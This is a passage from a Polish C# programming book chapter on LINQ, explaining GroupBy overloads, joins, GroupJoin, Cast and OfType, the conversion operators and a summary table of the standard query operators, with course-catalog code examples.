W wyrażeniach zapytań, na ich samym końcu, musi się znaleźć klauzula `select` lub `group`. Niemniej jednak jeśli zapytanie zawiera klauzulę `group`, to wcale nie musi ona być ostatnią. W przykładzie z [Przykład 10-51](#) zmodyfikowaliśmy sposób, w jaki zapytanie reprezentuje każdy z elementów w grupie (czyli prostokątów umieszczonych z prawej strony [Rysunek 10-1](#)). Nic jednak nie stoi na przeszkodzie, byśmy także zmodyfikowali obiekty reprezentujące każdą z grup (czyli te umieszczone po lewej stronie rysunku). Domyślnie stosowane są obiekty `IGrouping< TKey, TItem >`, jednak można to zmienić. Przykład przedstawiony na [Przykład 10-53](#) wykorzystuje opcjonalne słowo kluczowe `into`, umieszczone na końcu klauzuli `group`. Wprowadziło ono nową zmienną zakresu, która będzie operować na obiektach grup i której można używać w dalszej części zapytania. Za taką klauzulą `group` można umieścić inne rodzaje klauzul, takie jak `orderby` lub `where`, jednak w przykładzie zastosowana została klauzula `select`.

**Przykład 10-53.** Zapytanie grupujące z projekcją grup

```
var subjectGroups = from course in Course.Catalog
    group course by course.Category into category
    select string.Format("Liczba kursów w kategorii '{0}': {1}.",
        category.Key, category.Count());
```

Wynikiem takiego zapytania jest sekwencja `IEnumerable<string>`, a jeśli wyświetlimy jej zawartość, to uzyskamy następujące wyniki:

```
Liczba kursów w kategorii 'MAT': 3.
Liczba kursów w kategorii 'BIO': 2.
Liczba kursów w kategorii 'CSE': 1.
```

[Przykład 10-54](#) przedstawia to samo zapytanie w rozwiniętej postaci. Jak widać, użyto tej samej przeciążonej wersji metody `GroupBy`, która została użyta w przykładzie z [Przykład 10-50](#), a za nią dodano zwyczajną wersję operatora `Select` odpowiadającego ostatniej klauzuli zapytania.

**Przykład 10-54.** Rozwinięte zapytanie grupujące z projekcją grup

```
IEnumerable<string> subjectGroups = Course.Catalog
```

```
.GroupBy(course => course.Category)
.Select(category => string.Format("Liczba kursów w kategorii '{0}': {1}.",
    category.Key, category.Count()));
```

LINQ definiuje jeszcze inne przeciążone wersje metody `GroupBy`, które jednak nie są dostępne z poziomu wyrażeń zapytań. [Przykład 10-55](#) pokazuje przeciążoną wersję metody `GroupBy` stanowiącej nieco bardziej bezpośredni odpowiednik zapytania z [Przykład 10-53](#).

#### Przykład 10-55. Operator `GroupBy` wykorzystujący projekcję kluczy i grup

```
IEnumerable<string> subjectGroups = Course.Catalog.GroupBy(
    course => course.Category,
    (category, courses) => string.Format("Liczba kursów w kategorii '{0}': {1}.",
        category, courses.Count()));
```

Ta przeciążona wersja operatora `GroupBy` wymaga przekazania dwóch wyrażeń lambda. Pierwsze z nich określa wyrażenie, na podstawie którego będą grupowane elementy ze źródła. Natomiast drugie służy do utworzenia obiektów grup. W odróżnieniu od poprzednich przykładów ten kod nie używa interfejsu

`IGrouping< TKey, TItem >`. Zamiast tego ostatnie wyrażenie lambda otrzymuje klucz jako pierwszy argument oraz kolekcję elementów należących do tej grupy jako drugi argument. Są to dokładnie te same informacje, które zawierały obiekty `IGrouping< TKey, TItem >`, jednak ponieważ ta forma operatora pozwala przekazywać je jako niezależne argumenty, zatem nie wymusza, by zwracane obiekty reprezentowały grupy.

Istnieje jeszcze jedna wersja tego operatora, przedstawiona na [Przykład 10-56](#). Łączy ona w sobie możliwości wszystkich poprzednich.

#### Przykład 10-56. Operator `GroupBy` wykorzystujący projekcję kluczy, elementów oraz grup

```
IEnumerable<string> subjectGroups = Course.Catalog.GroupBy(
    course => course.Category,
    course => course.Title,
    (category, titles) =>
        string.Format("Kategoria '{0}' zawiera {1} kursy: {2}",
            category, titles.Count(), string.Join(", ", titles)));
```

Ta przeciążona wersja operatora `GroupBy` wymaga przekazania trzech wyrażeń lambda. Pierwsze z nich jest wyrażeniem, na podstawie którego będą grupowane elementy. Drugie określa, w jaki sposób będą reprezentowane poszczególne elementy w grupie — w powyższym przykładzie zdecydowaliśmy się pobierać tytuł kursu. Trzecie wyrażenie lambda służy do tworzenia obiektów poszczególnych grup. Podobnie jak w przykładzie z [Przykład 10-55](#) pierwszym argumentem przekazywanym do tego ostatniego wyrażenia lambda jest klucz, a drugim — grupa

elementów przekształcona i zwrócona przez drugie wyrażenie lambda. A zatem zamiast oryginalnych obiektów `Course` tym drugim argumentem będzie dana `IEnumerable<string>` zawierająca tytuły kursów, gdyż to właśnie ona zostanie zwrócona przez drugie wyrażenie lambda zastosowane w tym przykładzie. Wynikiem wykonania tego zapytania ponownie będzie kolekcja łańcuchów znaków, jednak tym razem będą one miały następującą postać:

```
Kategoria 'MAT' zawiera 3 kursy: Elementy geometrii, Kwadratura koła, Geometria  
↳hiperboliczna  
Kategoria 'BIO' zawiera 2 kursy: Transplantacja organów w celach odtworzeniowych,  
↳Wprowadzenie do anatomii i fizjologii człowieka  
Kategoria 'CSE' zawiera 1 kurs: Uproszczone struktury danych do celów  
demonstracyjnych
```

W tym punkcie rozdziału przedstawione zostały cztery wersje operatora `GroupBy`. Wszystkie z nich pobierają wyrażenie lambda, które wybiera klucz używany do grupowania, a w przypadku najprostszej wersji operatora jest to jedyny pobierany argument. Pozostałe trzy wersje pozwalają na określanie reprezentacji poszczególnych elementów w grupie, reprezentacji samych grup, obu tych aspektów. Dostępne są także cztery kolejne wersje operatora `GroupBy`. Zapewniają one dokładnie te same usługi co wersje, które już znamy, lecz dodatkowo pozwalają na przekazanie obiektu typu `IEqualityComparer<T>`, który daje nam możliwość zmodyfikowania logiki używanej do określania, czy z punktu widzenia grupowania dwa klucze są uważane za identyczne, czy nie.

Czasami może się także przydać możliwość grupowania na podstawie większej liczby wartości. Na przykład założmy, że chcemy pogrupować kursy zarówno na podstawie kategorii, jak i daty opublikowania. W tym celu moglibyśmy utworzyć sekwencję operatorów, grupując kursy najpierw na podstawie kategorii, a następnie w ramach tych kategorii grupować je na podstawie roku publikacji (bądź na odwrót). Jednak taki stopień zagnieżdżania może być niepożądany — na przykład może nam chodzić o pogrupowanie kursów w ramach każdej z kategorii stanowiących kombinację wartości `Department` i `Category`. Rozwiązaniem tego problemu jest umieszczenie obu wartości w kluczu grupowania, co można uzyskać, wykorzystując typ anonimowy w sposób przedstawiony na [Przykład 10-57](#).

### Przykład 10-57. Złożony klucz grupowania

```
var bySubjectAndYear =  
    from course in Course.Catalog  
    group course by new { course.Category, course.PublicationDate.Year };  
  
foreach (var group in bySubjectAndYear)  
{  
    Console.WriteLine("{0} ({1})", group.Key.Category, group.Key.Year);
```

```
foreach (var course in group)
{
    Console.WriteLine(course.Title);
}
```

---

Rozwiążanie to korzysta z faktu, że typy anonimowe implementują za nas metody `Equals` oraz `GetHashCode`. Działa ono prawidłowo ze wszystkimi wersjami operatora `GroupBy`.

Istnieje jeszcze jeden operator, który grupuje zwracane wyniki. Nosi on nazwę `GroupJoin`, a wyniki są grupowane w ramach operacji łączenia.

## Złączenia

LINQ definiuje operator `Join`, który zapewnia możliwość wykorzystania w zapytaniu powiązanych danych, pochodzących z jakiegoś innego źródła. Założymy, że nasza aplikacja przechowuje listę studentów, którzy zapisali się na poszczególne kursy. Gdybyśmy mieli zapisać te informacje w pliku, to zapewne nie chcielibyśmy umieszczać w każdym z wierszy pełnych informacji o kursie oraz o studencie — wystarczyłyby nam informacje konieczne do zidentyfikowania studentów zapisanych na konkretny kurs. W naszych przykładowych danych kursy są identyfikowane na podstawie kombinacji nazwy kategorii oraz numeru. A zatem by gromadzić informacje o tym, kto się zapisał na dany kurs, konieczne jest zapamiętanie trzech danych: nazwy kategorii, numeru kursu oraz jakiejś informacji, która pozwoli nam zidentyfikować studenta. Klasa przedstawiona na [Przykład 10-58](#) pokazuje, w jaki sposób można by przedstawić taki rekord w pamięci.

### Przykład 10-58. Klasa łącząca studenta z kursem

```
public class CourseChoice
{
    public int StudentId { get; set; }

    public string Category { get; set; }

    public int Number { get; set; }
}
```

---

Kiedy nasza aplikacja już wczyta niezbędne dane do pamięci, możemy uznać, że wygodniej będzie się posługiwać obiektami `Course` niż samymi danymi identyfikującymi poszczególne kursy. Do tego celu możemy wykorzystać klauzulę `join` przedstawioną na [Przykład 10-59](#) (która jednocześnie dostarcza pewnych dodatkowych danych przykładowych, wykorzystując przy tym klasę `CourseChoice`; dzięki nim zapytanie będzie miało na czym operować).

## Przykład 10-59. Zapytanie z klauzulą join

```
CourseChoice[] choices =
{
    new CourseChoice { StudentId = 1, Category = "MAT", Number = 101 },
    new CourseChoice { StudentId = 1, Category = "MAT", Number = 102 },
    new CourseChoice { StudentId = 1, Category = "MAT", Number = 207 },
    new CourseChoice { StudentId = 2, Category = "MAT", Number = 101 },
    new CourseChoice { StudentId = 2, Category = "BIO", Number = 201 },
};

var studentsAndCourses = from choice in choices
    join course in Course.Catalog
        on new { choice.Category, choice.Number }
        equals new { course.Category, course.Number }
    select new { choice.StudentId, Course = course };

foreach (var item in studentsAndCourses)
{
    Console.WriteLine("Student {0} zpisał się na kurs {1}",
        item.StudentId, item.Course.Title);
}
```

Powyższy kod wyświetli po jednym wierszu dla każdego elementu tablicy `choices`. Wyświetlony zostanie tytuł każdego kursu, gdyż choć nie był on dostępny w kolekcji źródłowej, to jednak klauzula `join` pozwoliła na odszukanie odpowiedniego elementu w katalogu kursów. [Przykład 10-60](#) pokazuje, w jaki sposób kompilator przekształca zapytanie z poprzedniego przykładu.

## Przykład 10-60. Bezpośrednie wykorzystanie operatora Join

```
var studentsAndCourses = choices.Join(
    Course.Catalog,
    choice => new { choice.Category, choice.Number },
    course => new { course.Category, course.Number },
    (choice, course) => new { choice.StudentId, Course = course });
```

Zadaniem operatora `Join` jest odnalezienie w drugiej sekwencji elementu, który odpowiada elementowi pierwszej sekwencji. To, które elementy zostaną uznane za odpowiadające sobie, jest określone przy wykorzystaniu dwóch pierwszych wyrażeń lambda. Elementy z dwóch źródeł będą sobie odpowiadać, jeśli wartości zwracane przez te dwa pierwsze wyrażenia lambda będą równe. W powyższym przykładzie wykorzystywane są typy anonimowe, a jego działanie bazuje na tym, że dwie instancje typów anonimowych posiadające taką samą strukturę i używane w tym samym podzespołe będą korzystały z tego samego typu. Innymi słowy, oba te wyrażenia lambda zwracają dane tego samego typu. Dla każdego typu anonimowego kompilator generuje metodę `Equals`, która kolejno porównuje

wartości wszystkich składowych, a zatem w naszym przykładzie dwa wiersze będą sobie odpowiadać, jeśli będą miały identyczne wartości właściwości `Category` oraz `Number`.

Dane użyte w tym przykładzie zostały przygotowane w taki sposób, że zawsze będzie dostępne tylko jedno dopasowanie. Ale co by się stało, gdyby z jakiegoś powodu kombinacja nazwy kategorii i numeru nie identyfikowała kursu w unikatowy sposób? Jeśli dla jednego wiersza wejściowego będzie istniało kilka dopasowań, to operator `Join` dla każdego z nich wygeneruje po jednym elemencie wynikowym; w naszym przypadku uzyskalibyśmy więcej elementów wyjściowych, niż jest elementów w tablicy `choices`. I przeciwnie, jeśli dla jakiegoś elementu z pierwszego źródła danych nie uda się znaleźć dopasowania w drugiej kolekcji, to operator `Join` nie wygeneruje dla niego żadnego elementu wynikowego — w efekcie będzie to oznaczało, że taki element zostanie zignorowany.

LINQ udostępnia alternatywny typ złączenia. W inny sposób niż operator `Join` obsługuje on wiersze wejściowe, dla których nie udało się znaleźć żadnego dopasowania w drugiej kolekcji bądź znaleziono ich kilka. [Przykład 10-61](#) pokazuje zmodyfikowaną wersję wyrażenia zapytania. (Różnica polega na dodaniu fragmentu `into courses` na końcu klauzuli `join` i użyciu tej nowej zmiennej zakresu w klauzuli `select` zamiast zmiennej `course`). Ten przykład generuje wyniki w nieco innej postaci, dlatego też nieznacznie został zmodyfikowany także kod wyświetlający wyniki.

#### Przykład 10-61. Pogrupowane złączenie

```
var studentsAndCourses =
    from choice in choices
    join course in Course.Catalog
        on new { choice.Category, choice.Number }
        equals new { course.Category, course.Number } into courses
    select new { choice.StudentId, Courses = courses };

foreach (var item in studentsAndCourses)
{
    Console.WriteLine("Student {0} zpisał się na kursy: {1}",
        item.StudentId,
        string.Join(", ", item.Courses.Select(course => course.Title)));
}
```

Jak pokazuje kod przedstawiony na [Przykład 10-62](#), kompilator przekształca takie wyrażenie zapytania do postaci operatora `GroupJoin`, a nie `Join`.

#### Przykład 10-62. Operator GroupJoin

```
var studentsAndCourses = choices.GroupJoin(
    Course.Catalog,
```

```
choice => new { choice.Category, choice.Number },
course => new { course.Category, course.Number },
(choice, courses) => new { choice.StudentId, Courses = courses });
```

Ta forma złączenia generuje jeden wynik dla każdego elementu kolekcji wejściowej, wywołując w tym celu ostatnie wyrażenie lambda. Jego pierwszym argumentem jest element wejściowy, natomiast drugim — kolekcja wszystkich dopasowanych obiektów z drugiej kolekcji. (Warto to porównać z operatorem `Join`, który wywołuje swoje ostatnie wyrażenie lambda jeden raz dla każdego dopasowania, przekazując dopasowane elementy po jednym). Dzięki temu zyskujemy możliwość reprezentacji elementów wejściowych, dla których w drugiej kolekcji nie znaleziono żadnych odpowiadających elementów: w takim przypadku operator `GroupJoin` przekazuje po prostu pustą kolekcję.

Oba operatory, zarówno `Join`, jak i `GroupJoin`, posiadają wersje przeciążone umożliwiające przekazanie obiektu typu `IEqualityComparer<T>`, dzięki czemu dysponujemy możliwością zdefiniowania, jak należy rozumieć równość wartości zwracanych przez dwa pierwsze wyrażenia lambda.

## Konwersje

Czasami może się pojawić konieczność skonwertowania zapytania jednego typu na zapytanie innego typu. Na przykład w wyniku zapytania możemy uzyskiwać kolekcję, której argumentem typu jest jeden z typów bazowych (taki jak `object`), jednak mamy podstawa oczekiwania, że kolekcja ta w rzeczywistości zawiera elementy jakiegoś bardziej wyspecjalizowanego typu (takiego jak `Course`). W przypadku operowania na pojedynczych obiektach można skorzystać ze składni rzutowania, by zmienić referencje na faktyczny typ obiektu. Niestety w przypadku takich typów jak `IEnumerable<T>` oraz `IQueryable<T>` takie rozwiązanie nie działa.

Choć kowariancja oznacza, że typ `IEnumerable<Course>` można niejawnie skonwertować na typ `IEnumerable<object>`, to jednak nie można w jawnym sposobie zażądać rzutowania w przeciwnym kierunku. Jeśli dysponujemy referencją typu `IEnumerable<object>`, to próba rzutowania jej na `IEnumerable<Course>` zakończy się pomyślnie wyłącznie wtedy, jeśli obiekt implementuje interfejs `IEnumerable<Course>`. Jest całkiem prawdopodobne, że możemy dysponować sekwencją zawierającą wyłącznie obiekty `Course`, która jednak nie będzie implementowała interfejsu `IEnumerable<Course>`. Przykład przedstawiony na [Przykład 10-63](#) tworzy taką sekwencję, a próba rzutowania jej na typ `IEnumerable<Course>` spowoduje zgłoszenie wyjątku.

### Przykład 10-63. Jak nie należy rzutować sekwencji

```
IEnumerable<object> sequence = Course.Catalog.Select(c => (object) c);
var courseSequence = (IEnumerable<Course>) sequence; // Zgłasza InvalidCastException
```

Oczywiście to specjalnie przygotowany przykład. Wymusiliśmy w nim utworzenie kolekcji `IEnumerable<object>`, rzutując wartości zwarcane przez wyrażenie lambda użyte w operatorze `Select` na typ `object`. Jednak w rzeczywistości także całkiem łatwo można się znaleźć w takiej sytuacji i to jedynie w nieznacznie bardziej złożonych okolicznościach. Na szczęście taki problem można rozwiązać w prosty sposób. Wystarczy użyć operatora `Cast<T>`, przedstawionego na [Przykład 10-64](#).

### Przykład 10-64. Jak należy rzutować sekwencje

```
var courseSequence = sequence.Cast<Course>();
```

Powyższe zapytanie zwraca każdy element pobrany ze źródła, zachowując przy tym ich kolejność i jednocześnie rzutując na wskazany typ. Oznacza to, że choć początkowo wywołanie operatora `Cast<T>` się powiedzie, to istnieje możliwość, że później, kiedy spróbujemy pobierać wartości z sekwencji, zostanie zgłoszony wyjątek `InvalidCastException`. W końcu generalnie rzecz biorąc, jednym sposobem, w jaki operator `Cast<T>` może sprawdzić, czy przekazana sekwencja faktycznie zwraca wyłącznie wartości typu `T`, jest ich pobranie i próba rzutowania na typ `T`. Przetworzenie całej sekwencji z góry nie jest możliwe, gdyż możemy operować na sekwencji nieskończonej. A skąd operator może wiedzieć, czy pierwszy miliard elementów zwracanych przez sekwencję jest odpowiedniego typu, a pozostałe już nie? Dlatego jedynym rozwiązaniem jest podjęcie próby rzutowania wszystkich pobieranych elementów sekwencji.

#### PODPOWIEDŹ

Operatory `Cast<T>` oraz `OfType<T>` wyglądają bardzo podobnie, a programiści często używają jednego z nich w sytuacji, kiedy powinni użyć drugiego (zazwyczaj dzieje się tak dlatego, że nie wiedzą, że istnieją dwa takie operatory). Operator `OfType<T>` działa niemal tak samo jak `Cast<T>`, jednak zamiast zgłaszać wyjątek, w niezauważalny sposób odrzuca wszystkie elementy niewłaściwego typu. Jeśli tego oczekujemy i chcemy ignorować elementy niewłaściwego typu, to zastosowanie operatora `OfType<T>` jest właściwym rozwiązaniem. Jeśli jednak nie spodziewamy się tego, by kolekcja zawierała elementy niewłaściwego typu, to lepiej używać operatora `Cast<T>`, gdyż jeśli okaże się, że nasze oczekiwania były błędne, to ostrzeże nas o tym, zgłaszając wyjątek. Możemy wtedy zminimalizować ryzyko, że potencjalny błąd pozostanie niezauważony.

Dostawca *LINQ to Objects* definiuje operator `AsEnumerable<T>`. Zwraca on źródło danych bez wprowadzania w nim żadnych modyfikacji — po prostu nic nie robi.

Operator ten został stworzony po to, by wymuszać wykorzystanie *LINQ to Objects*, nawet jeśli mamy do czynienia z danymi, które mogłyby być obsługiwane przez innego dostawcę. Na przykład założymy, że dysponujemy danymi implementującymi interfejs `IQueryable<T>`. Interfejs ten dziedziczy po interfejsie `IEnumerable<T>`, jednak metody rozszerzeń przeznaczone do operowania na danych `IQueryable<T>` będą miały większy priorytet od tych zdefiniowanych przez dostawcę *LINQ to Objects*. Jeśli naszym celem jest wykonanie konkretnego zapytania na bazie danych oraz wykonanie kolejnych etapów przetwarzania danych po stronie klienta przy wykorzystaniu dostawcy *LINQ to Objects*, to możemy skorzystać z operatora `AsEnumerable<T>`, by stwierdzić „właśnie w tym miejscu przenosimy wszystkie dane do klienta”.

Istnieje także operator `AsQueryable<T>`. Został on zaprojektowany z myślą o stosowaniu w przypadkach, gdy dysponujemy zmienną statycznego typu `IEnumerable<T>`, która wedle naszej wiedzy może zawierać referencję do obiektu implementującego także interfejs `IQueryable<T>`, oraz gdy chcemy zapewnić, że wszystkie utworzone zapytania będą używały metod rozszerzeń przeznaczonych dla tego typu, a nie operatorów dostawcy *LINQ to Objects*. Jeśli użyjemy tego operatora ze źródłem zawierającym obiekty, które w rzeczywistości nie implementują interfejsu `IQueryable<T>`, to zwróci opakowania implementujące ten interfejs, jednak w rzeczywistości wszystkie zapytania będą wykonywane przy użyciu operatorów *LINQ to Objects*.

Kolejnym operatorem służącym do wybierania innej wersji operatorów LINQ jest `AsParallel`. Zwraca on dane typu `ParallelQuery<T>`, pozwalające na tworzenie zapytań, które będą wykonywane przy wykorzystaniu dostawcy *Parallel LINQ* (PLINQ). Dostawcę tego oraz zagadnienia z nim związane opisano w [Rozdział 17](#).

Dostępne są także operatory konwertujące zapytanie na inny typ; ich użycie zapewnia dodatkowy efekt polegający na tym, że zapytanie jest wykonywane natychmiast, a nie zostaje dodane do łańcucha wywołań za wywołaniem poprzedniego zapytania. Operatory `ToArray` oraz `ToList` zwracają odpowiednio tablicę oraz listę, zawierające kompletne wyniki wejściowego zapytania. Operatory `ToDictionary` oraz `ToLookup` robią to samo, jednak zamiast zwracać zwyczajną listę elementów, generują dane w postaci pozwalającej na przeprowadzanie wyszukiwania asocjacyjnego. Pierwszy z tych operatorów, `ToDictionary`, zwraca słownik typu `IDictionary<TKey, TValue>`, więc jest przeznaczony do użycia w sytuacjach, gdy dany klucz odpowiada dokładnie jednej wartości. Natomiast drugi z operatorów, `ToLookup`, jest stosowany w przypadkach, gdy jeden klucz może być skojarzony z wieloma wartościami, dlatego też zwraca daną typu `ILookup<TKey, TValue>`.

`TValue>.`

Nie zamieszczałem informacji o tym interfejsie w [Rozdział 5.](#), gdyż jest on specyficzny i przeznaczony do wykorzystania wraz z technologią LINQ. Jest on w zasadzie bardzo podobny do zwyczajnego interfejsu słownika, jednak różni się od niego tym, że indeksator zwraca daną typu `IEnumerable<TValue>`, a nie pojedynczą wartość `TValue`.

O ile konwersje na tablice i listy nie wymagają podawania jakichkolwiek argumentów, o tyle w przypadku stosowania operatorów `ToDictionary` oraz `ToLookup` dla każdego elementu wejściowego należy im przekazać informację, jaka wartość ma być jego kluczem. W tym celu używane jest wyrażenie lambda, takie jak to przedstawione na [Przykład 10-65](#). W poniższym przykładzie rolę klucza spełnia wartość właściwości `Category`.

#### [Przykład 10-65. Tworzenie kolekcji asocjacyjnej](#)

```
ILookup<string, Course> categoryLookup =
    Course.Catalog.ToLookup(course => course.Category);
foreach (Course c in categoryLookup["MAT"])
{
    Console.WriteLine(c.Title);
}
```

Operator `ToDictionary` udostępnia wersję przeciążoną, która pobiera ten sam argument i zwraca słownik. Gdyby operator ten został wywołany w taki sam sposób co operator `ToLookup` na [Przykład 10-65](#), to zgłosiłby on wyjątek, gdyż kilka obiektów kursów należy do tej samej kategorii, a zatem zostałyby skojarzone z tym samym kluczem. Operator `ToDictionary` wymaga, by każdy obiekt posiadał unikatowy klucz. Aby stworzyć słownik na podstawie naszego przykładowego katalogu kursów, należałoby najpierw pogrupować je na podstawie kategorii, a następnie w odrębnych elementach słownika zapisać każdą z tych grup bądź zastosować wyrażenie lambda, które zwracałoby złożone klucze, tworzone na podstawie nazwy kategorii oraz numeru kursu, ponieważ dla każdego kursu taka kombinacja jest unikatowa.

Oba operatory udostępniają także wersje przeciążone pozwalające na przekazanie pary wyrażeń lambda — pierwsze z nich pobiera klucz, a drugie pozwala określić daną, która zostanie użyta jako wartość skojarzona z tym kluczem (nie musi nim być wartość źródłowa). Oprócz tego dostępne są także przeciążone wersje obu operatorów umożliwiające przekazanie implementacji interfejsu `IEqualityComparer<T>`.

W tym rozdziale przedstawiono wszystkie standardowe operatory LINQ, jednak ich prezentacja zajęła całkiem sporo stron, dlatego też uznałem, że warto zamieścić

także ich zestawienie. **Tabela 10-1** zawiera listę operatorów wraz z ich krótkimi opisami.

**Tabela 10-1. Podsumowanie operatorów LINQ**

Operator	Przeznaczenie
Aggregate	Łączy wszystkie elementy w pojedynczy wynik, używając przy tym przekazanej funkcji.
All	Zwraca <code>true</code> , jeśli dla żadnego elementu podany predykat nie będzie nieprawdziwy.
Any	Zwraca <code>true</code> , jeśli podany predykat będzie prawdziwy przynajmniej dla jednego elementu.
AsEnumerable	Zwraca sekwencję jako daną typu <code>IEnumerable&lt;T&gt;</code> . (Przydatny do wymuszania użycia dostawcy <i>LINQ to Objects</i> ).
AsParallel	Zwraca daną typu <code>ParallelQuery&lt;T&gt;</code> umożliwiającą współbieżne przetwarzanie zapytania.
AsQueryable	O ile to możliwe, zapewnia wykorzystanie typu <code>IQueryable&lt;T&gt;</code> .
Average	Wylicza średnią arytmetyczną elementów.
Cast	Rzutuje każdy element sekwencji na podany typ.
Concat	Tworzy sekwencję poprzez połączenie dwóch sekwencji źródłowych.
Contains	Zwraca <code>true</code> , jeśli sekwencja zawiera podany element.
Count, LongCount	Zwraca liczbę elementów w sekwencji.
Distinct	Usuwa duplikaty.
ElementAt	Zwraca element znajdujący się w określonym miejscu sekwencji (zgłaszając wyjątek, jeśli podany indeks wykracza poza jej zakres).
ElementAtOrDefault	Zwraca element znajdujący się w określonym miejscu sekwencji (zwracając wartość <code>null</code> , jeśli podany indeks wykracza poza zakres sekwencji).
Except	Usuwa elementy znajdujące się w drugiej sekwencji.
First	Zwraca pierwszy element sekwencji lub zgłasza wyjątek, jeśli jest ona pusta.
FirstOrDefault	Zwraca pierwszy element sekwencji lub <code>null</code> , jeśli jest ona pusta.
GroupBy	Grupuje elementy.
GroupJoin	Grupuje elementy w innej sekwencji na podstawie ich związku z elementami

sekwencji źródłowej.

<code>Intersect</code>	Odrzuca elementy, które nie występują w drugiej z podanych sekwencji.
<code>Join</code>	Generuje element dla każdej pary odpowiadających sobie elementów dwóch sekwencji wejściowych.
<code>Last</code>	Zwraca ostatni element lub zgłasza wyjątek, jeśli sekwencja jest pusta.
<code>LastOrDefault</code>	Zwraca ostatni element lub wartość <code>null</code> , jeśli sekwencja jest pusta.
<code>Max</code>	Zwraca największą wartość.
<code>Min</code>	Zwraca najmniejszą wartość.
<code>OfType</code>	Odrzuca elementy, które nie są podanego typu.
<code>OrderBy</code>	Zwraca elementy posortowane w kolejności rosnącej.
<code>OrderByDescending</code>	Zwraca elementy posortowane w kolejności malejącej.
<code>Reverse</code>	Zwraca elementy w odwrotnej kolejności niż ta, w jakiej były zapisane w sekwencji źródłowej.
<code>Select</code>	Przetwarza każdy element przy użyciu podanej funkcji.
<code>SelectMany</code>	Łączy wiele sekwencji źródłowych w jedną sekwencję wyjściową.
<code>SequenceEqual</code>	Zwraca <code>true</code> wyłącznie wtedy, gdy wszystkie elementy sekwencji są równe odpowiadającym im elementom drugiej podanej sekwencji.
<code>Single</code>	Zwraca jedyny element źródłowy lub zgłasza wyjątek, jeśli takiego elementu nie ma bądź jeśli będzie ich więcej niż jeden.
<code>SingleOrDefault</code>	Zwraca jedyny element źródłowy lub wartość <code>null</code> , jeśli takiego elementu nie ma bądź jeśli będzie ich więcej niż jeden.
<code>Skip</code>	Odrzuca określoną liczbę elementów z początku sekwencji.
<code>SkipWhile</code>	Odrzuca elementy z początku sekwencji, dopóki spełniają one zadany predykat.
<code>Sum</code>	Zwraca sumę wszystkich elementów.
<code>Take</code>	Zwraca określoną liczbę elementów, odrzucając wszystkie pozostałe.
<code>TakeWhile</code>	Zwraca elementy, dopóki spełniają zadany predykat; odrzuca wszystkie pozostałe, zaczynając od pierwszego, który nie spełnia predykatu.
<code>ToArray</code>	Zwraca tablicę zawierającą wszystkie elementy.
<code>ToDictionary</code>	Zwraca słownik zawierający wszystkie elementy.

<code>ToList</code>	Zwraca daną <code>List&lt;T&gt;</code> zawierającą wszystkie elementy.
<code>ToLookup</code>	Zwraca wielowartościową kolekcję asocjacyjną zawierającą wszystkie elementy.
<code>Union</code>	Zwraca wszystkie elementy występujące w jednej lub obu sekwencjach wejściowych.
<code>Where</code>	Odrzuca elementy, które nie spełniają podanego predykatu.
<code>Zip</code>	Łączy pary elementów pochodzących z dwóch źródeł.

## Generowanie sekwencji

Klasa `Enumerable` definiuje metody rozszerzeń dla typu `IEnumerable<T>` stanowiące dostawcę *LINQ to Objects*. Klasa ta dostarcza także kilka innych metod statycznych (które nie są jednak metodami rozszerzeń) służących do tworzenia nowych sekwencji. Metoda `Enumerable.Range` pobiera dwa argumenty typu `int` i zwraca daną typu `IEnumerable<int>` udostępniającą sekwencję rosnących liczb całkowitych, której początkową wartością jest pierwszy argument wywołania; drugi argument wywołania określa liczbę elementów sekwencji. Na przykład wywołanie `Enumerable.Range(15, 10)` zwróci sekwencję zawierającą liczby od 15 do 24 (włącznie).

Metoda `Enumerable.Repeat<T>` pobiera wartość typu `T` oraz liczbę i zwraca sekwencję, w której podana wartość zostanie powtórzona określoną liczbą razy.

Metoda `Enumerable.Empty<T>` zwraca pustą sekwencję typu `Enumerable<T>`. Może się wydawać, że metoda ta nie jest szczególnie użyteczna, gdyż istnieje bardziej zwięzłe rozwiązanie alternatywne. Można użyć wyrażenia `new T[0]`, które tworzy tablicę niezawierającą żadnych elementów. (Tablice typu `T` implementują interfejs `IEnumerable<T>`). W rzeczywistości wydaje się, że właśnie tak działa aktualna implementacja metody `Enumerable.Empty<T>`, choć nie należy zakładać, że zwracana dana jest tablicą, gdyż nie jest to udokumentowane. Niemniej jednak zaletą użycia metody `Enumerable.Empty<T>` jest to, że dla danego typu `T` każde jej wywołanie zwróci ten sam obiekt. Oznacza to, że jeśli z jakiegokolwiek powodu będziemy chcieli tworzyć puste sekwencje w pętli o wielu powtórzeniach, to użycie tej metody będzie bardziej efektywne, gdyż spowoduje ono mniejsze obciążenie mechanizmu odzyskiwania pamięci.

## Inne implementacje LINQ

Większość przykładów przedstawionych w tym rozdziale korzystała z dostawcy *LINQ to Objects* — jedynie kilka odwoływało się do *LINQ to Entities*, czyli

dostawcy współpracującego z bazami danych. W tym ostatnim podrozdziale zamieszczone zostaną krótkie opisy niektórych innych technologii związanych z LINQ. Ich lista nie jest bynajmniej kompletna, gdyż każdy może tworzyć nowych dostawców LINQ.

Być może pamiętasz, że wcześniej, w punkcie „„*Filtrowanie*”” ostrzegałem, że wielu z istniejących dostawców narzuca ograniczenia na wyrażenia lambda przekazywane do różnych operatorów LINQ. Dostawcy, którzy implementując zapytania, bazując na serwerze, mogą udostępniać jedynie to, czym dysponuje serwer. W przypadku niektórych dostawców (dotyczy to na przykład klienta WCF Data Services) możliwości udostępniane przez serwer są bardzo ograniczone, dlatego w rzeczywistości równie niewielkie będą możliwości standardowych operatorów LINQ.

## Entity Framework

Przedstawione w tym rozdziale przykłady operujące na informacjach przechowywanych w bazach danych wykorzystywały dostawcę *LINQ to Entities*, stanowiącego jeden z elementów platformy Entity Framework (określonej skrótnie jako EF). Jest to technologia dostępu do danych dostarczana jako jeden z elementów .NET Framework, umożliwiająca kojarzenie baz danych z warstwą obiektów. Obsługuje ona wiele różnych rodzajów baz danych.

EF bazuje na danych typu `IQueryable<T>`. Dla każdego typu trwałych encji dostępnych w modelu bazy danych EF jest w stanie dostarczyć obiekt implementujący interfejs `IQueryable<T>`, który dodatkowo może stać się punktem wyjściowym dla tworzenia zapytań pobierający encje tego typu oraz typów z nim powiązanych. Ponieważ interfejs `IQueryable<T>` nie jest używany wyłącznie przez Entity Framework, dlatego też do obsługi danych tego typu używany jest standardowy zbiór metod rozszerzeń zdefiniowanych w klasie `Queryable` należącej do przestrzeni nazw `System.Linq`, choć mechanizm ten został zaprojektowany w taki sposób, by każdy dostawca mógł korzystać z własnych operatorów.

